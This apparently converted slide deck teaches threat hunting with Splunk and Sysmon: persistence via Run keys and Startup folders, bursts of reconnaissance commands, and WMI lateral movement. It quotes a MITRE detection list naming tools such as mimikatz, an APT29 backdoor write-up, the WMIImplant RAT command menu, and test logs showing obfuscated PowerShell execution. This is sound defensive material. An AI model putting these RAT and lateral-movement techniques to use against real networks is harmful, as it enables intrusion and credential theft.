- DHL\_Report\_6384324868\_Di\_April\_04\_2017.js
- DHL\_Report\_7395647347\_Di\_April\_04\_2017.js
- DHL\_numer\_zlecenia\_7007052494\_kwi\_04\_2017.js
- DHL\_numer\_zlecenia\_6148893246\_kwi\_04\_2017.js
- DHL\_Report\_9612597249\_Di\_April\_04\_2017.js
- dhl\_status\_2277499676\_Tue\_Apr\_04\_2017.js

# Detecting Persistence Methods

- \* Hunting for Persistence Methods
  - Registry Keys
  - Filesystem (e.g. Startup folders)

# Detecting Persistence (Registry)

- \* Searching for «Run» or «RunOnce» keys

```
index= SourceName="Microsoft-Windows-Sysmon" RegistryEvent  
CurrentVersion Run  
| search EventCode=13 "*\\Windows\\CurrentVersion\\Run*"  
  
| rex field=Image ".*\\\\\\(?<Image_EXE>[^\\\\\\]*)"  
| rex field=TargetObject ".*\\\\\\CurrentVersion\\\\\\(?<TargetObj_PATH>.*)"  
| strcat "Image=\\\"" Image_EXE "\", TargetObject=\\\"" TargetObj_PATH "\", Details=\\\"" Details "\\\""   
Image_TargetObj_Details  
| stats dc(ComputerName) AS Clients values(Image_TargetObj_Details)  
count by TaskCategory Image_EXE
```

# Detecting Persistence (Registry)

| TaskCategory                             | Image_EXE        | Clients | values(Image_TargetObj_Details)   | count |
|--|------------------|---------|---|-------|
| Registry value set (rule: RegistryEvent) | CiscoJabber.exe  | 91      | Image="CiscoJabber.exe", TargetObject="Run\Cisco Jabber", Details=""C:\Program Files (x86)\Cisco Systems\Cisco Jabber\CiscoJabber.exe""   | 231   |
| Registry value set (rule: RegistryEvent) | Setup.exe        | 13      | Image="Setup.exe", TargetObject="Run\AdobeAAMUpdater-1.0", Details=""C:\Program Files (x86)\Common Files\Adobe\OOBE\PDApp\UWA\UpdaterStartupUtility.exe""<br>Image="Setup.exe", TargetObject="Run\AdobeBridge", Details="(Empty)"<br>Image="Setup.exe", TargetObject="Run\AHSrollutility", Details=""C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\HScrollFun.exe"<br>Image="Setup.exe", TargetObject="Run\AOSD", Details=""C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\osd.exe"<br>Image="Setup.exe", TargetObject="Run\ARunMaincpl", Details=""C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\maincpl\MainCpl.exe"<br>Image="Setup.exe", TargetObject="Run\ASetSpeed", Details=""C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\SetSpeed.exe" | 103   |
| Registry value set (rule: RegistryEvent) | GoogleUpdate.exe | 7       | Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\GoogleUpdate.exe" /c"<br>Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"<br>Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"<br>Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"   | 9     |

# Detecting Persistence (Registry)

| TaskCategory                             | Image_EXE        | Clients | values(Image_TargetObj_Details)   | count |
|--|------------------|---------|---|-------|
| Registry value set (rule: RegistryEvent) | CiscoJabber.exe  | 91      | Image="CiscoJabber.exe", TargetObject="Run\Cisco Jabber", Details=""C:\Program Files (x86)\Cisco Systems\Cisco Jabber\CiscoJabber.exe""   | 231   |
| Registry value set (rule: RegistryEvent) | Setup.exe        | 13      | Image="Setup.exe", TargetObject="Run\AdobeAAMUpdater-1.0", Details=""C:\Program Files (x86)\Common Files\Adobe\OOBE\PDApp\UWA\UpdaterStartupUtility.exe"<br>Image="Setup.exe", TargetObject="Run\AdobeBridge", Details="(Empty)"<br>Image="Setup.exe", TargetObject="Run\ahScrollutility", Details=""C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\HScrollFun.exe"<br>Image="Setup.exe", TargetObject="Run\aosd", Details=""C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\osd.exe"<br>Image="Setup.exe", TargetObject="Run\arunMaincpl", Details=""C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\maincpl\MainCpl.exe"<br>Image="Setup.exe", TargetObject="Run\asetSpeed", Details=""C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\SetSpeed.exe" | 103   |
| Registry value set (rule: RegistryEvent) | GoogleUpdate.exe | 7       | Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\GoogleUpdate.exe" /c"   | 9     |
| Registry value set (rule: RegistryEvent) | GoogleUpdate.exe | 7       | TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"<br>TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"<br>TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"  | 9     |
|  |                  |         | Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\GoogleUpdate.exe" /c"<br>Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"<br>Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"<br>Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"<br>Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"   | 9     |

# Detecting Persistence (Filesystem)

\* Example for «ProcessCreate», not «FileCreate»

```
index= [redacted] SourceName="Microsoft-Windows-Sysmon" ProcessCreate  
"Start Menu" Programs Startup  
| search Image="*\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\*"
```


```
[redacted]  
| rex field=Image ".*\\\\\\\\Programs\\\\\\\\Startup\\\\\\\\(?<Startup_Image>[^\\\\\\\\\]*)"  
| rex field=Hashes ".*MD5=(?<MD5>[A-F0-9]*),IMPHASH=(?<IMPHASH>[A-F0-9]*)"  
| stats values(ComputerName) AS Clients values(MD5)  
count by IMPHASH Startup_Image
```



# Detecting Persistence (Filesystem)

| IMPHASH                          | Startup_Image            |
|----------------------------------|--------------------------|
| 7CC5DE4B0F816307AB343372C371BF8A | GoogleChromePortable.exe |
| B2C3C14E8A6C480559F241AA5E593F41 |                          |
| 13703FCD46C84BD34470F350577FA379 |                          |

| Clients | values(MD5)                      | count |
|---------|----------------------------------|-------|
|         | 20A1E0873B6CE549108274C3EC2753E0 | 13    |
|         | FFBB294D0FE5EDD5A8A5AF29FD4018B5 | 5     |
|         | C786332A126EBA302687B202273F1138 | 3     |



**File not found**  
The file you are looking for is not in our database.

[Take me back to the main page](#) [Try another search](#)

This should make you go «Hmmm??»

# Detecting Persistence (Filesystem)

## \* Example for «FileCreate»

```
1 index=[redacted] SourceName="Microsoft-Windows-Sysmon" FileCreate "Start Menu" Startup
2 | search TargetFilename="*\\Start Menu\\Programs\\Startup\\*"
3 NOT [redacted]
4 NOT [redacted]
5 | stats values(ComputerName) values(TargetFilename) count by Image
```

✓ 398 events (3/1/17 12:00:00.000 AM to 5/13/17 12:00:00.000 AM) No Event Sampling ▾

- \* Less than 400 results in > 2 months
  - after tuning exclusion list

# Detecting Persistence (Filesystem)

| Image ↕   | values(ComputerName) ↕ |
|---|------------------------|
| C:\Program Files (x86)\CLX.PayPen II\Clx.Epayment.Reader.exe                      | [REDACTED]             |
| C:\Program Files (x86)\Citrix\ICA Client\SelfServicePlugin\SelfService.exe        | [REDACTED]             |
| C:\Program Files (x86)\Common Files\InstallShield\Driver\11\Intel 32\IDriverT.exe | [REDACTED]             |

| values(TargetFilename) ↕   | count ↕ |
|--|---------|
| C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\CLX.PayPen.Ink                   | 3       |
| C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.Ink              | 3       |
| C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.Ink              |         |
| C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.Ink              |         |
| C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini | 2       |

# Detecting Persistence (Filesystem)

| Image  | values(ComputerName) |
|--|----------------------|
| C:\Program Files (x86)\CLX.PayPen II\Clx.Epayment.Reader.exe                                 | [REDACTED]           |
| C:\Program Files (x86)\Citrix\ICA Client\SelfServicePlugin\SelfService.exe                   | [REDACTED]           |
| P:\[REDACTED]\Texter\texter.exe  | [REDACTED]           |
| C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Texter.lnk | 2                    |

| values(TargetFilename)   | count |
|--|-------|
| C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\CLX.PayPen.lnk                   | 3     |
| C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.lnk              | 3     |
| C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.lnk              | 3     |
| C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.lnk              | 3     |
| C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini | 2     |

# Detecting Internal Recon

- \* Internal Recon used as preparation for Lateral Movement
- \* Legit system commands used
- \* Can also be used by sysadmins or users
- \* Baseline and find appropriate thresholds
  - Number of different commands and time window

# Detecting Internal Recon



# Detecting Internal Recon

www.threathunting.net

## Lateral Movement Detection via Process Monitoring

### Purpose

Find threat actors moving laterally in the network by looking for examples of common techniques they use to orient themselves on new systems.

### Data Required

Windows process creation logs (security event 4688) or other similar information (e.g., EDR logs)

### Collection Considerations

The more endpoints and servers from which you collect process information, the more likely you are to be able to find threat actor activity.

### Analysis Techniques

- Counting occurrences within a time window

### Description

Several legitimate windows binaries executing within a specified time frame may indicate lateral movement.



# Detecting Internal Recon

www.threathunting.net

## Lateral Movement Detection via Process Monitoring

### Description

Several legitimate windows binaries executing within a specified time frame may indicate lateral movement.

As an adversary moves from machine to machine they will often want to know things like: who they are, what level of access do they have, what services are running on the machine, what other machines are around them... They will often determine this by using legitimate windows binaries. When determining this information they will typically do this in minutes vs hours regardless if they are using a script or typing the commands on a command line. Knowing this, we can use it to our advantage. Again focusing on windows event logs and focusing on event codes 4688/592 try to identify the following:

- net.exe, ipconfig.exe, whoami.exe, nbtstat.exe...
- Cluster x number of processes executing within a 10 minute time frame.

For the data that is returned:

- identify the parent process and if it's legitimate?
- What additional processes have executed on the machine within a 1 hour period and do any of those look suspicious? If there are, are they owned by the same user?
- Are these spawned by the same process or process name?
- Are these processes all owned by the same user?
- Is there previous history of this activity?"

# Detecting Internal Recon

## Cyber Analytic Repository

[Main page](#)  
[CARET](#)  
[Analytic List](#)  
[Contribute](#)  
[Help](#)

[Coverage](#)  
[Data Model](#)  
[Sensors](#)

[Tools](#)  
[Printable version](#)

[Log in](#)

Page [Help](#) [Discussion](#)

Read [View form](#) [View source](#) [View history](#)

## CAR-2013-04-002: Quick execution of a series of suspicious commands

Certain commands are frequently used by malicious actors and infrequently used by normal users. By looking for execution of these commands in short periods of time, we can not only see when a malicious user was on the system but also get an idea of what they were doing.

### Contents [\[hide\]](#)

- [1 Output Description](#)
- [2 ATT&CK Detection](#)
- [3 Pseudocode](#)

### CAR-2013-04-002

|                           |                |
|---------------------------|----------------|
| <b>Submission Date</b>    | 04/11/2013     |
| <b>Information Domain</b> | Analytic, Host |
| <b>Host Subtypes</b>      | Process        |
| <b>Type</b>               | TTP            |
| <b>Analytic Subtypes</b>  | Sequence       |
| <b>Contributor</b>        | MITRE          |

# Detecting Internal Recon

## CAR-2013-04-002: Quick execution of a series of suspicious

### Pseudocode

```
processes = search Process:Create
reg_processes = filter processes where (exe == "arp.exe" or exe == "at.exe" or exe == "attrib.exe"
or exe == "cscript.exe" or exe == "dsquery.exe" or exe == "hostname.exe"
or exe == "ipconfig.exe" or exe == "mimikatz.exe" or exe == "nbstat.exe"
or exe == "net.exe" or exe == "netsh.exe" or exe == "nslookup.exe"
or exe == "ping.exe" or exe == "quser.exe" or exe == "qwinsta.exe"
or exe == "reg.exe" or exe == "runas.exe" or exe == "sc.exe"
or exe == "schtasks.exe" or exe == "ssh.exe" or exe == "systeminfo.exe"
or exe == "taskkill.exe" or exe == "telnet.exe" or exe == "tracert.exe"
or exe == "wscript.exe" or exe == "xcopy.exe")
reg_grouped = group reg by hostname, ppid where(max time between two events is 30 minutes)
output reg_grouped
```

|                |               |          |
|----------------|---------------|----------|
| <b>process</b> | <b>create</b> | exe      |
| <b>process</b> | <b>create</b> | hostname |
| <b>process</b> | <b>create</b> | ppid     |

# Detecting Internal Recon

- \* 3 or more (of 7) different commands executed within 15 min

```
index=[redacted] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" ProcessCreate  
(ipconfig OR net.exe OR whoami OR netstat OR nbtstat OR hostname OR tasklist)
```

Whitelisting "known good" processes

```
| search EventCode=1  
  Image="*\\ipconfig.exe" OR Image="*\\net.exe" OR Image="*\\whoami.exe" OR Image="*\\netstat.exe" OR  
  Image="*\\nbtstat.exe" OR Image="*\\hostname.exe" OR Image="*\\tasklist.exe"  
| bin _time span=15m  
| rex field=Message ".*User: ([redacted]|NT AUTHORITY)\\\\"(?<USER1>.*)"  
| stats dc(Image) AS CNT_CMDS values(CommandLine) values(ParentImage) values(ParentCommandLine)  
  count by _time ComputerName USER1  
| where CNT_CMDS > 2
```

# Detecting Internal Recon

| _time               | ComputerName | USER1 | CNT_CMDS |
|---------------------|--------------|-------|----------|
| 2017-03-29 17:45:00 |              |       | 6        |

| values(CommandLine)             | values(ParentImage)         |
|---------------------------------|-----------------------------|
| hostname                        | C:\Windows\SysWOW64\cmd.exe |
| ipconfig /all                   |                             |
| ipconfig /displaydns            |                             |
| net localgroup "Administrators" |                             |
| net session                     |                             |
| net share                       |                             |
| net start                       |                             |
| net use                         |                             |
| net user                        |                             |
| netstat -na                     |                             |
| netstat -r                      |                             |
| tasklist /svc                   |                             |
| tasklist /v                     |                             |
| whoami                          |                             |
| whoami /all                     |                             |

| values(ParentCommandLine)  | count |
|--|-------|
| C:\Windows\system32\cmd.exe /C hostname                            | 15    |
| C:\Windows\system32\cmd.exe /C ipconfig /all                       |       |
| C:\Windows\system32\cmd.exe /C ipconfig /displaydns                |       |
| C:\Windows\system32\cmd.exe /C net localgroup "Administrators"     |       |
| C:\Windows\system32\cmd.exe /C net session                         |       |
| C:\Windows\system32\cmd.exe /C net share                           |       |
| C:\Windows\system32\cmd.exe /C net start                           |       |
| C:\Windows\system32\cmd.exe /C net use                             |       |
| C:\Windows\system32\cmd.exe /C net user                            |       |
| C:\Windows\system32\cmd.exe /C netstat -na   findstr "ESTABLISHED" |       |
| C:\Windows\system32\cmd.exe /C netstat -r                          |       |
| C:\Windows\system32\cmd.exe /C tasklist /svc                       |       |
| C:\Windows\system32\cmd.exe /C tasklist /v                         |       |
| C:\Windows\system32\cmd.exe /C whoami                              |       |
| C:\Windows\system32\cmd.exe /C whoami /all                         |       |

15 occurrences  
6 diff cmds  
within 15 mins

# Detecting Internal Recon

| _time               | ComputerName | USER1 |
|---------------------|--------------|-------|
| 2017-04-05 14:49:03 |              |       |
| 2017-04-05 14:49:13 |              |       |
| 2017-04-05 14:50:01 |              |       |
| 2017-04-05 14:51:31 |              |       |


«False detections»  
are possible  
Explorer -> cmd.exe

| Image                            | CommandLine                    | ParentCommandLine             |
|----------------------------------|--------------------------------|-------------------------------|
| C:\Windows\System32\cmd.exe      | "C:\Windows\system32\cmd.exe"  | C:\Windows\explorer.exe       |
| C:\Windows\System32\whoami.exe   | whoami /groups                 | "C:\Windows\system32\cmd.exe" |
| C:\Windows\System32\net.exe      | net localgroup Administratoren | "C:\Windows\system32\cmd.exe" |
| C:\Windows\System32\ipconfig.exe | ipconfig                       | "C:\Windows\system32\cmd.exe" |

3 diff cmds  
within 3 mins

# Lateral Movement

## \* Lateral Movement using WMI for Execution



|                        |                   |
|------------------------|-------------------|
| Lateral Movement       | Execution         |
| Application Deployment | Windows Remote... |
| Remote Services        | Service Execution |
| Windows Remote...      | Windows Managem.. |
| Logon Scripts          | Scheduled Task    |



# ATT&CK TTP on WMI

<https://attack.mitre.org/wiki/Technique/T1047>



## Windows Management Instrumentation

Unchecked

Windows Management Instrumentation (WMI) is a Windows administration feature that provides a uniform environment for local and remote access to Windows system components. It relies on the WMI service for local and remote access and the server message block (SMB)<sup>[1]</sup> and Remote Procedure Call Service (RPCS)<sup>[2]</sup> for remote access. RPCS operates over port 135.<sup>[3]</sup>

An adversary can use WMI to interact with local and remote systems and use it as a means to perform many tactic functions, such as gathering information for [Discovery](#) and remote [Execution](#) of files as part of [Lateral Movement](#).<sup>[4]</sup>

### Contents [\[hide\]](#)

- [1 Examples](#)
- [2 Mitigation](#)
- [3 Detection](#)
- [4 References](#)

## Examples

- The [Deep Panda](#) group is known to utilize WMI for lateral movement.<sup>[5]</sup>
- [APT29](#) used WMI to steal credentials and execute backdoors at a future time.<sup>[6]</sup>
- [Lazarus Group](#) malware SierraAlfa uses the Windows Management Instrumentation Command-line application wmic to start itself on a target system during lateral movement.<sup>[7]</sup>
- [Stealth Falcon](#) malware gathers system information via Windows Management Instrumentation (WMI).<sup>[8]</sup>
- The [DustySky](#) dropper uses Windows Management Instrumentation to extract information about the operating system and whether an anti-virus is active.<sup>[9]</sup>
- A [BlackEnergy 2](#) plug-in uses WMI to gather victim host details.<sup>[10]</sup>

### Windows Management Instrumentation

#### Technique

|                             |   |
|-----------------------------|---|
| <b>ID</b>                   | T1047   |
| <b>Tactic</b>               | Execution   |
| <b>Platform</b>             | Windows Server 2003, Windows Server 2008, Windows Server 2012, Windows XP, Windows 7, Windows 8, Windows Server 2003 R2, Windows Server 2008 R2, Windows Server 2012 R2, Windows Vista, Windows 8.1 |
| <b>System Requirements</b>  | WMI service, winmgmt, running.<br>Host/network firewalls allowing SMB and WMI ports from source to destination.<br>SMB authentication.  |
| <b>Permissions Required</b> | User, Administrator   |
| <b>Data Sources</b>         | Authentication logs, Netflow/Enclave netflow, Process command-line parameters, Process monitoring   |
| <b>Supports Remote</b>      | Yes   |

# Who's (ab-)using WMI



Products & Services

Solutions

Partners

Home > FireEye Blogs > Threat Research Blog > [Dissecting One of APT29's Fileless WMI and PowerSh...](#)

## Dissecting One of APT29's Fileless WMI and PowerShell Backdoors (POSHSPY)

April 03, 2017 | by [Matthew Dunwoody](#) | [Threat Research](#), [Advanced Malware](#)

Mandiant has observed APT29 using a stealthy backdoor that we call POSHSPY. POSHSPY leverages two of the tools the group frequently uses: PowerShell and Windows Management Instrumentation (WMI). In the investigations Mandiant has conducted, it appeared that APT29 deployed POSHSPY as a secondary backdoor for use if they lost access to their primary backdoors.



POSHSPY makes the most of using built-in Windows features – so-called "living off the land" – to make an especially stealthy backdoor. POSHSPY's use of WMI to both store and persist the backdoor code makes it nearly invisible to anyone not familiar with the intricacies of WMI. Its use of a PowerShell payload means that only legitimate system processes are utilized and that the malicious code execution can only be identified through [enhanced logging](#) or in memory. The backdoor's infrequent beaconing, traffic obfuscation, extensive encryption and use of geographically local, legitimate websites for command and control (C2) make identification of its network traffic difficult. Every aspect of POSHSPY is efficient and covert.

# Who's (ab-)using WMI

YouTube CH Search

## Challenge 4: Advanced Attack Techniques

- Windows Management Instrumentation (**WMI**)
  - Attacker used WMI to persist backdoors
  - Embedded backdoor files and PowerShell scripts in WMI repo
  - Used WMI to steal credentials from remote systems
  - Configured WMI to extract and execute backdoors months in the future, to evade remediation
- Attacker leveraged **PowerShell**
  - Stealthy backdoors
  - PowerShell scripts like Invoke-Mimikatz evaded A/V detection
  - Excellent WMI integration
- **Kerberos**
  - Attacker used Kerberos ticket attacks, which made tracking lateral movement difficult



**MANDIANT**  
A FireEye Company

23 Copyright © FireEye, Inc. All rights reserved.

**FireEye**

*No Easy Breach: Challenges and Lessons from an Epic Investigation*  
*Matthew Dunwoody, Nick Carr*

**DERBYCON 6.0**  
www.derbycon.com  
LOUISVILLE, KENTUCKY • 2016  
<https://DerbyCon.com>

### 404 No Easy Breach Challenges and Lessons from an Epic Investigation Matthew Dunwoody Nick Carr

# Who's (ab-)using WMI

## Challenge 4: Advanced Attack Techniques

### Challenge 4: Advanced

- Windows Management Instrumentation (WMI)
  - Attacker used WMI to persist backdoors
  - Embedded backdoor files and PowerShell scripts in WMI repo
  - Used WMI to steal credentials from remote systems
  - Configured WMI to extract and execute backdoors months in the future, to evade remediation
- Attacker leveraged PowerShell
  - Stealthy backdoors
  - PowerShell scripts like Invoke-Mimikatz evaded AV detection
  - Excellent WMI integration
- Kerberos
  - Attacker used Kerberos ticket attacks, which made tracking lateral movement difficult

- Windows Management Instrumentation (WMI)
  - Attacker used WMI to persist backdoors
  - Embedded backdoor files and PowerShell scripts in WMI repo
  - Used WMI to steal credentials from remote systems
  - Configured WMI to extract and execute backdoors months in the future, to evade remediation
- Attacker leveraged PowerShell
  - Stealthy backdoors
  - PowerShell scripts like Invoke-Mimikatz evaded AV detection
  - Excellent WMI integration
- Kerberos
  - Attacker used Kerberos ticket attacks, which made tracking lateral movement difficult

404 No Easy Breach Challenge Investigation Matthew D...

**MANDIANT**  
A FireEye® Company

21 Copyright © FireEye, Inc. All rights reserved.

# Who's (ab-)using WMI



Products & Services

Solutions

Partners

## WMIImplant – A WMI Based Agentless Post-Exploitation RAT Developed in PowerShell

March 23, 2017 | by Christopher Truncer | Threat Research

Just over one year ago (November 2015), I released [WMIOps](#), a PowerShell script that enables a user to carry out different actions via Windows Management Instrumentation (WMI) on the local machine or a remote machine. WMIOps can:

- Start or stop a process.
- Return a list of all running processes.
- Power off, reboot, or log users off the targeted system.
- Get a listing of all files within a directory.
- Read a file's contents.
- ...and more.

As I continued to develop WMIOps and use it during [Mandiant Red Team Operations](#), I realized that it has some of the same capabilities that are in Remote Access Tools (RATs). WMIOps's capabilities were in a state of disparate functions, but if I wove what existed along with new functionality, I could create a RAT. After months of development and internal testing, I'm happy to publicly release WMIImplant.

WMIImplant leverages WMI for the command and control channel, the means for executing actions (gathering data, issuing commands, etc.) on the targeted system, and data storage. It is designed to run both interactively and non-interactively. When using WMIImplant interactively, it's designed to have a menu of commands reminiscent of Meterpreter, as shown in Figure 1.

# Who's (ab-)using WMI



## WMIImplant

WMIImplant is a PowerShell based tool that leverages WMI to both perform actions against targeted machines, but also as the C2 channel for issuing commands and receiving results. WMIImplant will likely require local administrator permissions on the targeted machine.

Developed by @chrstruncer

## WMIImplant Functions:

### Meta Functions

- |             |   |
|-------------|---|
| change_user | - Change the context of the user you will execute WMI commands as       |
| exit        | - Exits WMIImplant  |
| gen_cli     | - Generate the command line command to use WMIImplant non-interactively |
| set_default | - Sets the targeted system's WMI property back to its default value     |
| help        | - View the list of commands and descriptions                            |

### File Operations

- |          |  |
|----------|--|
| cat      | - Reads the contents of a file                   |
| download | - Download a file from the targeted machine      |
| ls       | - File/Directory listing of a specific directory |
| search   | - Search for a file on a user-specified drive    |
| upload   | - Upload a file to the targeted machine          |



# Who's (ab-)using WMI

The image shows a presentation slide with a blue header and a white body. The slide is titled 'Who's (ab-)using WMI' and contains a list of WMIImplant functions categorized into Lateral Movement Facilitation, Process Operations, and System Operations. On the left side, there is a sidebar with a logo and some text, including 'WMIImplant is a...', 'C2 channel for iss...', 'targeted machine', 'Developed by @c...', 'WMIImplant', 'March', 'Just ov...', 'via Win...', a list of items (Sta, Re, Po, Ge, Re, ...), 'As I co...', 'capabil...', 'existed', 'release', 'WMIImpl', 'comma', 'WMIImpl'.

**WMIImplant**

WMIImplant is a...  
C2 channel for iss...  
targeted machine

Developed by @c...

**WMIImplant**

March

Just ov...  
via Win...

- Sta
- Re
- Po
- Ge
- Re
- ...

As I co...  
capabil...  
existed...  
release...

WMIImpl...  
comma...  
WMIImpl...

## Lateral Movement Facilitation

|                 |  |
|-----------------|--|
| command_exec    | - Run a command line command and receive the output                  |
| disable_wdigest | - Removes registry value UseLogonCredential                          |
| disable_winrm   | - Disables WinRM on the targeted system                              |
| enable_wdigest  | - Adds registry value UseLogonCredential                             |
| enable_winrm    | - Enables WinRM on the targeted system                               |
| registry_mod    | - Modify the registry on the targeted machine                        |
| remote_posh     | - Run a PowerShell script on a remote machine and receive the output |
| sched_job       | - Manipulate scheduled jobs  |
| service_mod     | - Create, delete, or modify system services                          |

## Process Operations

|               |   |
|---------------|---|
| process_kill  | - Kill a process via name or process id on the targeted machine |
| process_start | - Start a process on the targeted machine                       |
| ps            | - Process listing   |

## System Operations

|                    |  |
|--------------------|--|
| active_users       | - List domain users with active processes on the targeted system   |
| basic_info         | - Used to enumerate basic metadata about the targeted system       |
| drive_list         | - List local and network drives                                    |
| ifconfig           | - Receive IP info from NICs with active network connections        |
| installed_programs | - Receive a list of the installed programs on the targeted machine |
| logoff             | - Log users off the targeted machine                               |
| reboot             | - Reboot the targeted machine                                      |
| power_off          | - Power off the targeted machine                                   |
| vacant_system      | - Determine if a user is away from the system                      |



# Testing with WMIImplant

## \* Testing «command\_exec» using WMIImplant with PS-ISE

```
Command >: command_exec
What system are you targeting? >: ██████████
Please provide the command you'd like to run >: ipconfig /all
Windows IP Configuration
```

```
Host Name . . . . . : ██████████
Primary Dns Suffix . . . . . : ██████████
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : ██████████
```

```
Command >: command_exec
What system are you targeting? >: ██████████
Please provide the command you'd like to run >: systeminfo
Host Name: ██████████
OS Name: Microsoft Windows 7 Enterprise
OS Version: 6.1.7601 Service Pack 1 Build 7601
OS Manufacturer: Microsoft Corporation
OS Configuration: Member Workstation
OS Build Type: Multiprocessor Free
```

|                       |                     |                     |   |
|-----------------------|---------------------|---------------------|---|
| wininit.exe (660)     | 28.03.2017 17:16:31 | n/a                 | wininit.exe                                   |
| services.exe (764)    | 28.03.2017 17:16:37 | n/a                 | C:\Windows\system32\services.exe              |
| svchost.exe (888)     | 28.03.2017 17:16:58 | n/a                 | C:\Windows\system32\svchost.exe -k DcomLaunch |
| wmiprivse.exe (692)   | 28.03.2017 17:18:38 | n/a                 | C:\Windows\system32\wbem\wmiprivse.exe        |
| wmiprivse.exe (2248)  | 28.03.2017 17:20:40 | n/a                 | C:\Windows\system32\wbem\wmiprivse.exe        |
| powershell.exe (9040) |                     |                     |   |
| powershell.exe (7648) | 29.03.2017 18:13:04 | 29.03.2017 18:13:07 | powershell \$env:59HYpIlnv\oke-Ex`pression    |
| ipconfig.exe (6196)   | 29.03.2017 18:13:05 | 29.03.2017 18:13:06 | "C:\Windows\system32\ipconfig.exe" /all       |
| powershell.exe (5560) | 29.03.2017 18:13:35 | 29.03.2017 18:15:42 | powershell IE X \$env:Q6JS9                   |
| systeminfo.exe (8600) | 29.03.2017 18:13:36 | 29.03.2017 18:15:41 | "C:\Windows\system32\systeminfo.exe"          |
| wmiprivse.exe (732)   | 28.03.2017 17:20:40 | n/a                 | C:\Windows\system32\wbem\wmiprivse.exe        |

# Testing with WMIImplant

## \* Testing «process\_start» using WMIImplant with Beacon

```
beacon> powershell-import C:\[redacted]\WMIImplant-master\WMIImplant.ps1
